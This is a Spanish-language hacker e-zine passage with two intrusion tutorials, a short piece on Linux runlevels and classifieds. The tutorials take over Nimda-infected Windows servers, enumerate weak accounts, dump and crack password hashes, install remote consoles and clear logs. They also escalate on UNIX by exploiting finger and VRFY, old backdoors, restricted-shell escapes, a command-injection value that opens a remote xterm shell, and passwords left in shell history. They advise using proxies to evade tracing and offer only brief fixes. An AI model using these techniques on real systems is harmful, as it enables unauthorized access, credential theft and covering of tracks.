Una maquina infectada con Nimda tendrá todos sus discos compartidos y el usuario GUEST será Administrador. Eso quiere decir que no tendrás que hacer nada para conseguir privilegios de admin., Ni será problema subir archivos o ejecutarlos.

El único problema es que estos gusanos se tragan los recursos de las máquinas. Si el servidor tiene horas buscando victimas será difícil conectarte. La máquina estará superlenta por el uso de ancho de banda y por la cantidad de cpu y memoria que consume.

Primero hay que correr netcat y dejarlo escuchando en el puerto 80.
nc.exe -L -p 80 -v

Aquí le damos el comando de escuchar (-L) y seguir escuchando aun cuando la conexión haya sido terminada.
Escucharemos el puerto 80 (-p 80) simulando ser un web Server y esperaremos a que algún Server infectado nos intente infectar.

Prenderemos el mode Verbose (- v) para ver de donde se han conectado.
Si dejas corriendo Netcat te darás cuenta que tarde o temprano alguien tratara de conectarse una ves que haya llegado a ti una maquina invitándote a entrar hay que hacer varias cosas. Vamos a subir el lockdown tool de Microsoft para evitar mas ataques a "nuestro" Server. (si tu no lo cuidas quien lo hará? el verdadero admin.?)

Para esto podemos usar varias cosas:

mapear el disco \\ip.de.victima\c$ desde Windows Explorer.

ejecutar desde START\RUN el comando \\ip.de.victima\c$

o simplemente ir a command prompt al directorio donde tienes tus archivos y subirlos con
copy lockdowntool.exe \\ip.de.victima\c$\winnt (aquí copiamos a la carpeta Winnt)

Subiremos el archivo necesario para eliminar el gusano del servidor. Por ejemplo FIXNIMDA de Symantec. Instalamos el servicio de remote console que viene con resourcekit de Microsoft.

http://www.microsoft.com/windows2000/techinfo/reskit/default.asp

Hablaré más sobre remote console mas adelante.

Con la utilería de administración Computer Management de tu máquina te puedes conectar a Server y ver que servicios tiene instalados. Los que nos interesan con PCANYWHERE HOST SERVICE y TERMINAL SERVICES de Microsoft. cualquiera de esos 2 nos sirve para entrar a parchar el Server. Para conectarte al Server solo selecciona donde dice Computer Management (local) y dale click con botón derecho y escoges opción de "Connect to another computer" y pones el ip del server. Cuando te conectes seleccionas abajo donde dice services

Si es PCanywhere hay que buscar los archivos network.bhf para saber donde validan a los usuarios y quien tiene acceso, o simplemente subir nuestro propio mi-network.bhf y ejecutarlo.

Por lo regular van a estar en c:\program files\symantec\pcanywhere\data, si es version 10 de pcanywhere estarán en la carpeta C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere

Otra forma de Tener tu Server para jugar con el es explotando un error del admin. Que no aseguró bien el Server y que tiene contraseñas débiles

Para esto necesitas:

* Nbtenum
* pwdump
* L00pht Crack
* Remote console
* pulist.exe
* Kill.exe
*troyano.exe
*RunasX
*Clearlogs
*hk.exe

Nbtenum es una aplicación que puede ser usada para enumerar un solo ip hasta una clase C. Este programa puede correr en 2 formas: query y attack. La diferencia entre las 2 formas es que cuando NBTenum se corre como attack va a buscar cuentas con password en blanco o passwords que son iguales a los usernames.

Puedes bajarlo de http://ntsleuth.0catch.com/

La versión 3.0 del NBTenum te permite scanear rangos de ips y si utilizar diccionarios para crackear los passwords.

Hay muchas maquinas con éste error, que Tienen la opción del restrictanonymous en 0 que te permite hacer un mapeo Null de la Maquina para todos los que se quieran conectar y no se les restringe el intento de conexiones fallidas al tratar de loguearse a dicha maquina.

Te dice cuáles recursos están compartidos, enumera las cuentas, si alguna de estas cuentas tiene password en blanco o pass igual que el login, éste te dice.

Bueno, para empezar localizamos el ip del Server que quieres scanear.

OK ya lo tenemos, es 192.168.1.20.

Vamos a cmd y en la carpeta donde esta el nbtenum y ejecutamos

nbtenum -attack 192.168.1.20

empieza ....

Te empieza a enumerar las cuentas, el tipo de cuenta, etc., al final te enumera las cuentas y los shares.

```
Checking password lockout threshold...

      Account lockout threshold is 0
Enumerating local groups and user accounts...
blah blah
```

Al final te da algo más o menos como esto..

```
Enumerating global groups and user accounts...

            Administrator
 -d   Guest
            TsInternetUser
            juanito
            pepito


Enumerating shares...

      |IPC$| Remote IPC
      |D$| Default share
      |ADMIN$| Remote Admin
      |C$| Default share
```

Y luego te puede salir un:
Warning password for juanito is juanito

o algún:

Warning password for pepito is blank
(creo que es obvio pero no está de mas decir que esto significa que el password esta en blanco.)

Si no tenemos suerte y no sale ninguna de admin entonces podemos usar el NBTenum 3 con esa versión se pueden scanear rangos de ips, y lo mas importante se pueden crackear los passwords con Diccionarios, así podrías sacar los pass de admin., solo tendrías que conseguir un buen diccionario

Después checas que tipo de cuenta es, muchas veces hay cuentas de admin con pass iguales o pass en blanco, o aunque sea usuario normal puedes tratar con Terminal Services, Computer Management, el registro, y puedes elevar tus privilegios.

OK, ya tenemos acceso a la maquina, pero solo tenemos un usuario, no es admin.

Si Tiene Terminal Services entonces el trabajo se hace mucho más fácil, ya que estamos adentro metemos el RunasX o hk.exe, el pwdump2 y el pulist ya sea mapeando el disco, con tftp o como puedas.

Puedes bajar pulist de:
http://www.microsoft.com/windows2000/techinfo/reskit/tools/existing/pulist-o.asp

Para tftp:
Vas a ejecutar desde en la máquina vulnerable

Tftp -i mi-ip get/put archivo.etc archivo.etc

Vas a poner tu ip real, el get o el put es según si vas a subir o bajar archivos y los nombres del archivo primero donde está originalmente y después como lo quieres grabar.

Primero con el RunasX o el hk.exe(Es un xploit para Nt que se pueden ejecutar programas o comandos con privilegios de System) ejecutamos una sesión de cmd, ahí ya tenemos privilegios de admin., después…
Puedes bajarlo de:
http://www.nmrc.org/files/nt/
http://www.anticracking.sk/EliCZ/bugs/DebPloit.zip

Vamos con el tlist ver cual es el pid del lsass.exe y en el pwdump2 vamos a escribir.
pwdump2 #pid > pass.txt

Ahí te va a guardar en un archivo llamado pass.txt la lista de los passwords encriptados de la maquina. Después tienes que bajar ese archivo a tu maquina y crackearlo con el L00phtcrack

Esa puede ser una forma de elevar tus privilegios si tu cuenta no es de administrador.

Pero Si la cuenta es de Admin entonces se hace más fácil, puedes sacar los passwords desde tu máquina con el pwdump3e vas a escribir.

pwdump3e \\192.168.1.20 passwords.txt Administrador --- Administrador puede cambiar por el login de admin que tengas.

Después te pide el pass del passwords ********

Success

Y ya te crea el archivo passwords.txt con la lista de pass listos para crackearse con el L00phtcrack

Ya tienes Crackeados los passwords o tienes algún admin y quieres tener acceso por consola a la maquina?

RConsole

Primero Mapeas el Share \\ip\admin$ ya que estés autentificado como administrador, entonces ejecutas:

rsetup \\192.168.1.20

Esto va a instalar el rconsole en el ip que le pongas, pero recuerda que tienes que estar logueado o identificado de alguna forma como admin por que va a instalar archivos y no te va a preguntar.

Success

Ya que se instalo, para conectarte vas a usar el rclient.exe

rclient \\192.168.1.20 /logon:administrator
Te pide la pass y listo..

c:\winnt\system32>

Listo. Ya tienes acceso remoto por consola a la maquina con privilegios de admin.

CORREGIR.

Para corregir esta falla hay que modificar la llave del registro

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA
Value: RestrictAnonymous
Value Type: REG_DWORD
Value Data: 0x2 (Hex)

Cuando el valor del registro de RestrictAnonymous se pone en 2, se niega el acceso a usuarios no autentificados

Y es muy importante que no dejen passwords en Blanco o iguales al Username.

Para que borres tus logs puedes usar la utilería de Clearlogs, que te permite borrar logs locales y remotos cuando tengas privilegios de admin. Puedes bajarlo de:

http://www.ntsecurity.nu/toolbox/clearlogs/

Hay muchos servers que tienen login y pass iguales o vacíos incluso de administradores, algunos servers "importantes", que dejan pass en blanco o iguales, y están bien parchados, pero por esa pequeña falla que tengan puedes llegar a tener control total del Server.

Estando adentro del Server necesitas parcharlo y asegurarlo para que ya nadie más se meta en "tu Server", haces tus propias cuentas de administrador, puedes instalar tu wingate, ftp Server o solo jugar con el y aprender como cuidarlo y mantenerlo.

Bueno, hasta aquí llega este mi primer artículo. Quiero darle gracias a DeadSector que aporto la técnica "que ellas vengan a mi" para que hiciera el artículo.

Dudas o comentarios sobre el artículo mandarlos a: wireless_6@hotmail.com

Saltando privilegios sin exploits
(metodos y soluciones por UnWeyQueNoQuizoDarSuNombre)

1. Introduccion
Bueno, cuando estas accediendo a un sistema (ya sea remotamente o local), muchas personas la unica manera que conocen de entrar a estos o conseguir root es usando exploits... pues, casi siempre son las mas eficientes, pero muchas veces el administrador piensa que parchando los bugs ya esta medio seguro... y claro, funciona con muchas personas, y se les sube el ego cuando ven accesos fallidos a su ftp, cgi scans, etc.

Ustedes creen que ya con esto es todo lo que tiene que hacer para tener un sistema seguro?, pues no... Hay muchas otras formas para conseguir permisos altos, una de ellas es buscar tus propios bugs en programas y hacer tus propios exploits..., otra es buscar fallos de administracion.

En este articulo tratare de meterlos un poquito en la segunda forma que mencione anteriormente. fallos de administracion, ya que siempre me encuentro con gente que si no sirvio X exploit ya mejor ni hacen nada.

Solo tratare los empiezos de estas tecnicas, ya que hay miles, unas mas avanzadas y unas mas faciles.
Este articulo esta basado en UNIX, no creo que alguna de estos metodos se pueda portar para windows o algo asi.

2. Antes de empezar

Bueno, antes de empezar ten a la mano algunas herramientas:
1. Uno o dos unix's a la mano.
2. Baja netcat - URL: http://www.packetstormsecurity.org/UNIX/utilities/nc110.tgz
3. Baja nmap - URL: http://www.insecure.org/nmap/
4. Baja SSH - URL: http:/www.ssh.com/
5. Usa bash - URL: http://www.gnu.org/
6. Ten Un compilador a la mano (gcc), baja tcl, perl, etc.

Tambien te recomiendo aprender a usar un poquito find, netcat, bash, grep, sed, etc... y lo mas importante... NO SEAS SCRIPT KIDDIE, si eres un lindo script kiddie, mejor ni leas esto, que te va a aburrir mucho... ojala algun dia veas que estas haciendo mal.

3. Empezando
Bueno... vamos a empezar dividiendo tecnicas remotas y tecnicas locales.

1.1 Remotas:

Primero que nada, te recomiendo que te busques un proxy seguro (no uno que te paso tu amigo X, o que lo encontraste en la pagina X.com), sin proxy lo mas seguro es que si no llegas a accesar y no tienes acceso a los logs, vas a dejar mucha basura, usando un proxy inseguro lo mas probable es que ese proxy este loggeando las conecciones, si es posible mete tus propios proxys.
Primero empiezo con unas recomendaciones:

--> NUNCA uses tu computadora para hacer cosas ilegales, hazlo desde un servidor que no tiene nada que ver contigo.

--> Sube las cosas al servidor desde un proxy.
--> Busca y usa routers para accesar a telnet, rlogin, etc.
--> Si el servidor tiene ssh y rlogin/telnet o otros servicios de shell remotas, usa ssh, no uses telnet porque tus conecciones pueden ser "sniffeadas".
--> Cambia tus servidores y routers de 15 a 20 dias si eres muy paranoico.

Bueno, vamos haciendo un ejemplo, y de aqui sacamos para hacer pruebas:
Ahora si, empezemos buscando la maquina a la que queremos accesar, en este caso sera panchito.com.
Lo primero que te recomiendo es que hagas un nmap, aunque es muy ruidoso, es un scanner de los mas potentes que existen, no solo es scanner de puertos, tiene muchas otras opciones, la mas conocida el "fingerprinting", que te ayuda a saber que sistema operativo/version de kernel usa panchito.com, no entrare en terminos tecnicos.

Este es un ejemplo de un output de panchito.com usando nmap sin argumentos:

```
# nmap panchito.com

Starting nmap V. 2.54BETA22 ( www.insecure.org/nmap/ )
Interesting ports on Panchito.com (xx.xx.xx.xx):
(The 1537 ports scanned but not shown below are in state: closed)


Port        State       Service
21/tcp      open        ftp
22/tcp      open        ssh
23/tcp      open        telnet
25/tcp      open        smtp
79/tcp      open        finger
80/tcp      open        http
111/tcp     open        sunrpc
6000/tcp    open        X11
8080/tcp    open        http-proxy

Nmap run completed -- 1 IP address (1 host up) scanned in 0 seconds
#
```

Pues bueno, para los que van empezando con nmap, aqui podemos ver los puertos TCP abiertos de panchito.com, tomando el nombre de el archivo '/etc/services'.

Supongamos que despues de el nmap, ya buscamos versiones vulnerables de FTP, POP3, HTTP, SSH, SMTP, etc... pero ningun exploit de los que consegui funciono!
Ahora que hacemos?, no se ve como accesar, el exploit que consegui de blabla.com no funciono...
Bien, precisamente de eso es a lo que voy a tratar de meterlos en esta seccion de "Tecnicas".

1.2 Tecnicas

Empezemos definiendo que quiero decir con "tecnicas"... con la palabra tecnicas me refiero a que no necesariamente vas a explotar un bug mal 'codeado', sino.. a bugs de Administracion Remota, como ya lo mencione.

- FINGER
Una de las tecnicas mas usadas... es conseguir usuarios el finger... el finger es un servicio que corre en la mayoria de los UNIX's y te ofrece informacion sobre una cuenta existente en el sistema, como cual es su shell, directorio, nombre, ultimo log(lastlog), Telefono... y otros datos, es muy usado en universidades para buscar personas, este servicio corre en el puerto 79/tcp por defecto... aunque puede cambiarse modificando directamente el archivo /etc/services.

Estaran preguntandose "Pero... que tiene de malo finger?", pues simplemente que suelta demasiada informacion del sistema... un atacante podria conseguir 5 o 10 cuentas existentes en el sistema, tratar de conseguir el password por medio de bruteforcing y entrar por determinado servicio(ssh/telnet/klogin/X/rlogin).

Si tus clientes o usuarios del sistema tienen passwords seguros, entonces es mas dificil encontrar el password de determinada cuenta, pero en muchos casos, MUCHOS, el password que usan simplemente es "sencillo", Veamos un ejemplo:
```
---------------------------------------------------------------
# telnet xx.xx.xx.xx 79
Trying xx.xx.xx.xx...
Connected to panchito.com (xx.xx.xx.xx).
Escape character is '^]'.
carlos -> Linea escrita por nosotros.
Login: carlos                           Name: Carlos Hernandez
<- Login y nombre
Directory: /home/carlos                 Shell: /bin/bash      <-
Directorio y shell.
Never logged in.       <- Alguna vez se ha loggeado?
Mail last read Mon Feb  4 16:22 2002 (CST)          <- Ultimo mail leido.
No Plan.
Connection closed by foreign host.
#
---------------------------------------------------------------
```

En su defecto, podriamos usar el cliente del finger, ejemplo:
```
---------------------------------------------------------------
# finger panchito.com
Login: carlos                           Name: Carlos Hernandez <- Login
y nombre
Directory: /home/carlos                 Shell: /bin/bash          <-
Directorio y shell.
Never logged in.             <- Alguna vez se ha loggeado?
Mail last read Mon Feb  4 16:22 2002 (CST)     <- Ultimo mail leido.
No Plan.
---------------------------------------------------------------
```

Con toda esta informacion, podemos empezar a buscar el password de la cuenta.
En este ejemplo seria "carlos", en esta cuenta podemos ver que su nombre es "Carlos Hernandez", y su shell es "/bin/bash", que por defecto, con esta shell puedes accesar al sistema local/remotamente, digo esto porque,

si fuera "/bin/false", en su defecto tambien, solo tendrias acceso a ftp y pop3, o "/sbin/nologin", "/dev/null", "/bin/denegar", "/bin/blabla", solo podrias accesar al pop3, al menos que alguna de estas shells se pueda encontrar en el archivo /etc/shells.

Para deshabilitar el finger, si corres inetd, comenta la linea que dice en su defecto 'finger stream tcp nowait nobody /usr/sbin/tcpd in.fingerd', y si corres xinetd, puedes ir a /etc/xinetd.d/ y modificar el archivo "finger", en la opcion "Disable = no", lo cambiamos por "Disable = yes", ahora solo basta con hacerle restart al inetd//xinetd.

File #1:
Al final de este articulo incluyo un bash script para automatizar la búsqueda de usuarios en un sistema(brutefinger.sh), solo necesitamos una lista de palabras(wordlist) y un servidor, claro.

- SMTP: EXPN o VRFY
Otro metodo para encontrar usuarios existentes en el sistema, es por los comandos "VRFY" o "EXPN" que vienen instalados en la mayoria de los servidores SMTP, como seria sendmail, o en algunos qmails, no en todos.

Veamos un ejemplo de como se hace esto:

```
---------------------------------------------------------------------------
# telnet panchito.com 25
Trying xx.xx.xx.xx...
Connected to fran.panchito.com.
Escape character is '^]'.
220 don.panchito.com ESMTP Sendmail 8.9.3/8.9.3; Tue, 5 Mar 2002 08:58:14
-0500
vrfy prueba
550 prueba... User unknown <-- El usuario no existe
vrfy jose
550 jose... User unknown <-- Este tampoco
vrfy carlos
250 Carlos Hernandez <carlos@don.panchito.com> <-- Este si existe.
---------------------------------------------------------------------------
```

Aqui tenemos el ejemplo de VRFY, en este caso esta opcion esta habilitada. Bueno, pues podemos ver que con esta opcion solo podemos encontrar el nombre de usuario y la cuenta, incluyendo el dominio.

nosotros mismos descubrir facilmente (si encontramos el password), de que shell se trata.

En todo caso de que los comandos VRFY o EXPN no esten habilitados, nos daremos cuenta facilmente de ello ya que el servidor nos dira que no esta habilitado, o algo parecido.

Como ya lo mencione en otro articulo, para deshabilitar esta funcion en sendmail lo unico que tienes que hacer es agregar la linea 'Opnoexpn,novrfy' al sendmail.cf, tirar el sendmail, volverlo a correr, o en su casto resetarlo, '/etc/rc.d/init.d/sendmail restart' (linux) o 'killall -HUP sendmail'.

File #2:

Para esta tecnica, existe un archivo que publique en el boletin pasado
El nombre de este archivo es vrfyforce, y necesitas TCL para correrlo.
Link: http://www.raza-mexicana.org/programas/programas/vrfyforce

- ENCONTRANDO USUARIOS POR WEB

Otra tecnica muy simple es buscando administradores o cuentas de soporte por web, esta es una manera muy simple, pero muchas veces efectiva.
File #3:
Aqui incluyo un simple shell script como ejemplo (mailsuck.sh)

- BACKDOORS SIMPLES

Muchas veces, los servidores ya han sido vulnerados por personas no con muchos conocimientos, y dejan en algunos casos backdoors corriendo en el inetd//xinetd, o como daemons dejando un child, y claro... ninguno de estos con un password por lo menos.

Corriendo nmap, puedes checar los puertos que se te hagan extra~os en busca de estos, ya sea tcp, o udp, icmp es mas complicado:

```
---------------------------------------------------------------
# nmap -sU panchito.com -P0 | grep "5045"
5045/udp   open        unknown
# nc -u -vv panchito.com 5045
panchito.com [xx.xx.xx.xx] 5045 (?) open
pwd
/root/ ../kiddie/31337
echo "info - $HOSTNAME:$USER($UID)"
info - don.panchito.com:root(0)
ls -latch /etc/shadow
-r--------    1 root     root         20.3k Jun 16 12:00 /etc/shadow
sent 20, rcvd 28
#
---------------------------------------------------------------
```

En resumen, el host panchito.com tenia el puerto 5045 udp abierto, como no es un servicio normal hice una coneccion por medio del netcat a este puerto, y voila, un lindo backdoor.

1.2 Locales

- SHELLS RESTRINGIDAS
File #4:
Aqui incluyo un shell script que se supone hace "una shell restringida", completamente vulnerable, y es la que usaremos en este ejemplo (restr.sh).

Bueno, esta tecnica se divide en 3 metodos.

1. $HOME/.profile||.csh_profile||.bash_profile:

Un ejemplo de ssh sobre la shell restringida seria este:

```
-------------------------------------------------------------------
ssh -l panchito panchito.com
blabla..blabla...
BIENVENIDO A don.panchito.com
```

```
OPCIONES:
1. MAIL - Checa tu correo
2. TALK - Habla con alguien conectado
3. WHO - Quien esta conectado en estos momentos
4. FTP - Conectarse a un FTP
5. PICO - Hacer/editar un texto con pico
6. TELNET - Conectarse al telnet de una maquina remota
7. SALIR - Salir del servidor
Eliga una opcion:#
-------------------------------------------------------------------------
```

En esta primera, casi siempre tu shell es bash/sh/tcsh/ksh/csh o lo que sea, y en alguno de estos 3 archivos es donde se corre el programa que te restringe la shell.
Por ejemplo:

```
-------------------------------------------------------------------------
# ncftp -u panchito panchito.com
BASURA BASURA BASURA BASURA...
Logged in to xx.xx.xx.xx.
ncftp /home/panchito > cat .bash_profile
if [ -f ~/.bashrc ]; then
        . ~/.bashrc
fi
# User specific environment and startup programs
PATH=$PATH:$HOME/bin
export PATH
unset USERNAME
/bin/restr.sh
ncftp /home/panchito >
-------------------------------------------------------------------------
```

La linea que vemos de */bin/restr.sh* es el script que nos da esto, y lo que el administrador intenta hacer es que no puedas accesar a una shell, pues bueno... es muy facil aprovecharse de la falla del administrador, lo unico que tenemos que hacer es borrar esa linea, y a la hora que hagamos de nuevo el telnet, tendremos shell :)

Otra forma en este caso seria que si la shell no hace catch de las señales, puedes darle control+D o control+C y saldras a la shell.

2. panchito:x:69:69:Usuario de panchito:/home/panchito:/bin/restr.sh:

Bueno, esto es parecido, pero mas seguro, ya que no puedes entrar a una shell que ya estas corriendo, porque solo entra al script, asi que si mandas algun keystroke no saldra hacia el prompt.

Pero... esto sigue siendo muy inseguro, ya que los servicios que corre (que ya vimos arriba) tienen funciones que te dejan ejecutar comandos en el sistema sobre el programa.

Algunos de estos programas serian lynx, pico, ftp, telnet, etc.

En la mayoria de los servicios, esto se hace tecleando "!comando", veamos un ejemplo en el telnet:

```
 ---------------------------------------------
Eliga una opcion: 6
```

```
HOST:
PUERTO:
telnet> !/bin/sh
panchito$
-----------------------------------------------
```

Bueno, lo que pasa aqui es que el bash script lee el puerto y host y los mete en las variables HOST y PUERTO, luego hace telnet $HOST $PUERTO, entonces, como no tecleamos nada en HOST: y PUERTO: el script solo hace telnet, y por eso entramos al prompt.

Despues de estar en el prompt, vemos como tecleando !/bin/sh salimos a la shell.

Nota: esta tecnica muchas veces no funciona, ya que el programa sabe que dimos /bin/sh y nos tira hacia el programa de nuevo.

1.3 Errores de programacion:

Hay otra tecnica que es posible hacerla ya que el programador no ha hecho bien el programa, y simpemente el no lo sabe.

Tenemos por ejemplo, el ftp (opcion 4), el ftp nos pide que le demos un host con quien conectarse, pues bien, lo que el programa hace es guardar ese host en la variable $HOST y luego hacer ftp $HOST, entonces, si nos pide el host y por ejemplo, le damos 127.0.0.1, el programa haria ftp 127.0.0.1, pues bien, se han preguntado que pasa si a la hora que nos pide el host le ponemos ;/bin/sh?

```
-----------------------------------
Eliga una opcion: 4
HOST: ;/bin/sh
PUERTO:
ftp: ;/bin/sh: unknown host
ftp>
-----------------------------------
```

Claro... El script parece estupido pero no en esto.

Bueno, ponerle ;/bin/sh no sirve, pero que pasa si damos por ejemplo |`/usr/bin/X11R6/bin/xterm -ut -display tuip:0.0 -e /bin/sh -c sh`?
Tratalo, veras como te llega un lindo prompt de /bin/sh con una xterm remota.

- ERRORES DE ESCRITO (.sh_history/.bash_history/.history)

Esta tecnica es bastante simple, consiste en leer alguno de estos dos archivos en busca de "errores de escrito" o errores de dedo, por ejemplo
Tenemos al administrador que siempre hace `su - root`, pero se equivoca en algo y se le va:
1:

```
-----------------------------------------------
$ su - root
Password:
psu: incorrect password
$ panchis2894
sh: panchis2894: command not found
$
-----------------------------------------------
```

2:
```
-------------------------------------------------
$ su - rootr
su: user rootr does not exist
$ panchis2894
sh: panchis2894: command not found
$
-------------------------------------------------
```

Estos dos errores suceden muy a menudo, en el primero, el administrador o dio un enter de mas, o escribio mal el pass y se olvido de volverle a dar `su - root`, en el segundo, se le fue una letra al escribir root y escribio rootr, entonces, como vemos en los dos, escribio el password como comando, y claro, ese comando no existe y les regresa un error, pero bueno, a ellos no les importa, para ellos no paso nada, simplemente dar un clear y hacerlo bien, verdad?... pues no, su password se grabo en el history de la shell.

Pues bueno, lo que tenemos que hacer es checar los history's que tengan y buscar alguno de estos errores de dedo:

```
-----------------------------------------------------
$ more ~/.bash_history
blablablabla......
blablablabla......
su - rootr
panchis2894
clear
exit
$
-----------------------------------------------------
```

Esto sucede muy a menudo, es un error muy tonto, pero hasta el minimo error puede costarte tu servidor :).

- BACKDOORS LOCALES

Si la maquina ya ha sido vulnerada por alguna otra persona, podemos aprobecharnos de ello y buscar sus backdoors, solo basta hacer `find / -perm +4000` por ejemplo, y buscar los programas que tengan setuid.

```
-----------------------------------------------------
$ find / -perm +4000
/bin/su
/bin/mount
/bin/umount
/usr/bin/passwd
....
....
.....
/usr/  ..  /dm
/bin/ping
$
-----------------------------------------------------
```

Pues bueno, aqui podemos ver ese peque~o programita, que segun el kid esta escondido, pero pues no..., primero recomiendo dar strings y ver que hace, no vaya a ser algo mas.

- SHADOW/PASSWD

Bueno, primero que nada, te recomiendo que cheques si es legible el archivo /etc/shadow, si es un sistema algo viejo, los passwords vendran encriptados en el /etc/passwd.

Si no son legibles, podrias hacer un find en el sistema en busca del shadow, ya que los administradores muy constantemente hacen backups, pero dejan todos los archivos legibles... grave error:

```
---------------------------------------------------------------------------
$ find / -name "*shado*"
/etc/shadow
/etc/shadow.old
/etc/gshadow
/home/admin/back/shadow
$ ls -la /home/admin/back/shadow
-rw-rw-r--    1 admin     root          12 Mar 1 12:12 shadow
$
---------------------------------------------------------------------------
```

Aqui podemos ver un ejemplo, el archivo de backup que hizo el administrador, pero lo dejo con los permisos 664... grave error, ahora solo nos resta conseguir un password cracker como el john the ripper y conseguir el password del admin o root.

4. Despedida

Bueno, pues llegamos a la despedida, en realidad estas tecnicas son muy basicas, hay muchas mas avanzadas, pero por esta vez no voy a explicar mas.

Tambien te recomiendo que no solo te bases en exploits y estas tecnicas, trata de buscar tu solo otras tecnicas y piensa un poquito como hacerle.

Para los administradores, creo que leyendo como aprovecharse de esto puedan sacar la conclusion de como remediarlo, no nomas es en un redhat, en todos los sistemas pasa, y todos los administradores se equivocan algunas veces.

Cualquier otras tecnicas que conoscan y no haya dicho aqui, pueden mandarmelas por mail.

Nos vemos.

Linux : Niveles de ejecución

Por GiGoLoKo_ (gigoloko@alcoholicosanonimos.com)

Introducción

Sentado frente a la pc pensaba en escribir un artículo sobre la instalación de Linux, ya que para muchos es la pregunta del millón de dólares, sin embargo para la fortuna de muchos, existen ya bastantes y muy buenos manuales sobre la instalación de linux, además de que ahora casi todas las distribuciones de Linux tiene una opcion de instalación gráfica que es completamente "Plug & Play" por lo que no necesitas ser un gurú en la materia para poder instalarlo. Bien pues ahora en este texto les explicaré algo sobre los Run Leves ó Niveles de ejecución en Linux ya que es algo que casi nunca tienen en cuenta a la hora de escribir tutoriales. Cabe mencionar que el hecho de que yo este escribiendo este artículo no significa que sea un "Experto en Linux", de hecho soy un novato en el tema soy un usuario enamorado de Linux xD que se pasa horas leyendo, bajando, compilando, probando, experimentando ... y aprendiendo, por lo que me interesa compartir lo poco que sé con las demás personas, sin mas rollo vamos a la información :

Linux tiene distintos niveles de ejecución o "run leves", estos niveles estan numerados del 0 al 6, cada uno de estos niveles tiene distintas características y formas de trabajar. Al iniciar nuestro sistema se cargará automáticamente con un nivel predeterminado por el administrador (root). Para que comprendan de que les hablo les pongo una breve explicación de cada uno de los niveles :

Nivel 0 : En este nivel nuestro sistema se apaga automáticamente, lógicamente resulta incoherente el querer iniciar nuestro sistema con este nivel, ya que le estaríamos diciendo que al cargarse completamente nuestro sistema, se apagara completamente, como podrán imaginarse, no nos servirá de mucho (al menos eso pienso).

Nivel 1 : Este nivel es muy interesante según he leido lo conocen como "Modo de administración del sistema" y/o "Modo de mantenimiento". Cuando se carga el sistema nos da una shell como root y sólo podemos trabajar como tal. Se supone que lo debes de usar como un modo de mantenimiento del sistema o de emergencia. Al menos tiene un uso práctico : si se te olvida la contraseña del root haz lo siguiente : Admitir que eres un imbécil, como se te ocurre perderla ! jajaja luego al iniciar tu sistema (Con el LILO) escribes "linux 1" sin las comillas, y entrarás en el nivel 1 o sea como super user o root. Lindo no ? .... pues no ! no quiero parecer paranoico pero se me hace muy peligroso, al menos en la instalación del Red Hat 8.0 te da la opción de ponerle password a tu gestor de inicio ;) Haa se me olvidaba; en este nivel el sistema no carga características de red, así que no podemos trabajar remotamente con otros equipos :P .

Nivel 2 : Este nivel es un modo multiusuario, con el problema que al igual que el nivel 1, no dispones de una conexión a la red.

Nivel 3 : En este nivel podemos usar todas las características del sistema multisuario y de red, pero sin terminales gráficas.

Nivel 4 : Se supone que este nivel no es utilizado por el sistema, podemos usarlo como "conejillo de indas" para probar algunos servicios, es algo asi como el "modo a prueba de fallos" del Winsux.

Nivel 5 : Bueno llegamos al nivel que todos conocemos, este es el nivel que inicias normalmente tu sistema es el nivel mas completo pues tiene la posibilidad de trabajar como terminal gráfico, ser multiusuario y disponer de conexión en red. En pocas palabras es el nivel con el que inicias tu sistema con tu KDE, GNOME u otro escritorio, es el mas común o mejor dicho es el nivel "default".

Nivel 6 : Este nivel es igual que el nivel 0 con la diferencia de que este reinicia tu sistema no lo apaga como el nivel 1; de todos modos sigue siendo igual ó más absurdo que el 1 (si alguien sabe para que se utilizan estos dos niveles, que me saquen de mi ignorancia ;D) al menos a mi parecer.

Como se habrán dado cuenta cada uno de los niveles tiene su propio método de iniciar y trabajar con nuestro sistema. Hay dos maneras de cambiar el nivel de ejecución. La primera es desde nuestra sesión en turno, si, si podemos cambiar nuestro nivel de ejecución desde la sesión que tengamos sin tener que reiniciar (Bendito Linux), para ello usamos :

```
[root@localhost root]# init <0-6>
```

lógicamente tenemos que especificar el nivel de ejecución al que queremos cambiarnos (del 0 al 6), así pues como vemos no importa con qué nivel de ejecución iniciemos nuestro sistema, lo podemos cambiar en cualquier momento.

Haaaa por si algún lammercillo anda leyendo esto (nunca faltan están en todos lados los hijos de su kiddie madre, parecen plaga !) y se le ocurre que podran "rutiar" una shell (si, de esas que saca con su poderoso ./r00t) poniendo "init 1" ... les tengo una mala noticia ... para cambiar el nivel tienes que ser root. XD

Bueno ahora veamos la segunda forma de cambiar el nivel, aunque mas bien esta forma es para poner un determinado nivel de ejecución por default, o sea que siempre inicie tu sistema con el nivel que quieras. Para eso tenemos que editar un archivo llamado "inittab" que se encuentra en el directorio /etc, eso lo hacemos con cualquier editor, "vi" "joe" "pico" etc. Veamos, en dicho archivo encontraras una línea así :

```
id:5:initdefault:
```

aquí vemos que el sistema tiene por default arrancar con el nivel de ejecución "5", obviamente si queremos cambiar el nivel de ejecución por el numero que queramos, no te olvides que NO debes poner por default los niveles "0" y "1", si no te quedo claro aún; leé otra ves la descripción de los niveles de ejecución.

Bueno hasta aqui llega este pequeño texto sobre los "run leves" de esa joya de sistema operativo llamado Linux, como lo mencioné antes no soy ningún gurú de linux, por lo que les pido que si encuentran algo equívoco en lo que escribí, no duden en mandarme un mail y con gusto aclararé el punto ;D. Espero que les haya servido de algo ...

Clasificados

Passwords perdidos

Si te interesa recuperar un password perdido o saber el password de cualquier cuenta de correo pues deja de estar chingandonos, no lo vamos a hacer, si tu pareja te es infiel, si dudas de tus compañeros de negocios, si te robaron tu cuenta, o sea cual sea tu problema con los correos electrónicos no vamos a ayudarte a recuperar passwords.

¿Quieres ser miembro de raza-mexicana?

Excelente, pero enviar correos diciendo : 'Quiero ser jaquer y ser miembro de su team' no te va a ayudar en nada, mejor sigue estos sencillos pasos

1. Búscanos. El servidor IRC está abierto al público.
2. Entra. Demuestra madurez y conocimientos, no llegues con la clásica postura de que eres lo más eleet del mundo y no te creas todo lo que se dice de nosotros por la red, conócenos y fórmate tu tu propio criterio respecto a nosotros.
3. Aguanta. No esperes ser miembro a la semana de haber entrado, se constante.
4. Colabora. Como te darás cuenta en este ezine hay artículos de gente que nos visita en el servidor IRC, que se vea interés de tu parte.

Programadores

